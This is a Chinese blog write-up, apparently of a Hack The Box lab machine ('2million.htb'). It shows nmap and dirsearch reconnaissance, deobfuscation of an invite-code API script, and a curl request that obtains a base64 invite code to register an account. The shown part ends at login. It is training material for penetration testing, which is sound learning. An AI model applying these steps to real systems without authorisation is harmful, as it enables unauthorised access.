本文最后更新于 2025-12-24T21:05:54+08:00

USER FLAG 首先用nmap扫一下
扫到22和80端口


80端口要设置一下域名解析才能正常访问,在/etc/hosts文件
1 10.10.11.221 2million.htb

用dirsearch扫一下目录:
1 dirsearch -u http://2million.htb/ -e *

有/login和/register两个路由,先去注册

发现需要邀请码,再去看看源码

可以找到inviteapi.min.js文件,看名字应该是和邀请码 API 接口有关的,但是这里做了混淆
1 eval (function (p,a,c,k,e,d ){e=function (c ){return c.toString (36 )};if (!'' .replace (/^/ ,String )){while (c--){d[c.toString (a)]=k[c]||c.toString (a)}k=[function (e ){return d[e]}];e=function (return '\\w+' };c=1 };while (c--){if (k[c]){p=p.replace (new RegExp ('\\b' +e (c)+'\\b' ,'g' ),k[c])}}return p}('1 i(4){h 8={"4":4};$.9({a:"7",5:"6",g:8,b:\'/d/e/n\',c:1(0){3.2(0)},f:1(0){3.2(0)}})}1 j(){$.9({a:"7",5:"6",b:\'/d/e/k/l/m\',c:1(0){3.2(0)},f:1(0){3.2(0)}})}' ,24 ,24 ,'response|function|log|console|code|dataType|json|POST|formData|ajax|type|url|success|api/v1|invite|error|data|var|verifyInviteCode|makeInviteCode|how|to|generate|verify' .split ('|' ),0 ,{}))

可以用在线网站反混淆恢复一下:https://thanhle.io.vn/de4js/
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
function verifyInviteCode (code ) {var formData = {"code" : codeajax ({type : "POST" ,dataType : "json" ,data : formData,url : '/api/v1/invite/verify' ,success : function (response ) {console .log (response)error : function (response ) {console .log (response)function makeInviteCode (ajax ({type : "POST" ,dataType : "json" ,url : '/api/v1/invite/how/to/generate' ,success : function (response ) {console .log (response)error : function (response ) {console .log (response)
第二个函数看起来是可以获取到邀请码的
1 curl -X POST http://2million.htb/api/v1/invite/generate

1 M0RFOFQtME82OEotR00yV0MtWEJCTzg =
看样子是经过base64编码的,解码一下
带着邀请码去注册一个账号

成功注册,然后登录
